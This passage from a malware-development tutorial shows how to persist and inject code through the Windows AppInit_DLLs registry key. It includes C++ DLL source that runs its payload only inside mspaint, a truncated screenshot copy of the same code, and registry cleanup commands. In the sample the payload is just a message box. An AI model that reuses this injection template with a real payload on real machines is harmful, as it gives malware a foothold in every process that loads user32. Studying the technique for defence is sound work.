
```
/*
evil2.cpp
inject via Appinit_DLLs - only for `mspaint.exe`
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/16/malware-pers-5.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

char* subStr(char *str, char *substr) {
  while (*str) {
    char *Begin = str;
    char *pattern = substr;
    while (*str && *pattern && *str == *pattern) {
      str++;
      pattern++;
    }
    if (!*pattern)
          return Begin;

    str = Begin + 1;
  }
  return NULL;
}

extern "C" {
  __declspec(dllexport) BOOL WINAPI runMe(void) {
  MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return TRUE;
  }
}

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
  char path[MAX_PATH];
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    GetModuleFileName(NULL, path, MAX_PATH);
    if (subStr(path, (char *)"paint")) {
      runMe();
    }
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

As you can see, if the current process is `paint` (and is 32-bits) then, “inject” :)





```
if (!*pattern)
    return Begin;

str = Begin + 1;
}
return NULL;
}

extern "C" {
__declspec(dllexport) BOOL WINAPI runMe(voic
MessageBoxA(NULL, "Meow-meow!", "=^..^=", ME
return TRUE;
}
}

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD
char path[MAX_PATH];
switch (nReason) {
case DLL_PROCESS_ATTACH:
  GetModuleFileName(NULL, path, MAX_PATH);
  if (subStr(path, (char *)"paint")) {
    runMe();
  }
  break;
case DLL_PROCESS_DETACH:
  break;
case DLL_THREAD_ATTACH:
  break;
case DLL_THREAD_DETACH:
  break;
}
return TRUE;
```

Perfect! :)



For cleanup, after end of experiments:

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v
LoadAppInit_DLLs /d 0
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs
/t REG_SZ /f
```



This technique is not new, but it is worth paying attention to it, in the wild, this trick was often used by groups such as APT 39 and malwares as Ramsay.

MITRE ATT&CK: APPInit_DLLs
APT39
Ramsay
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine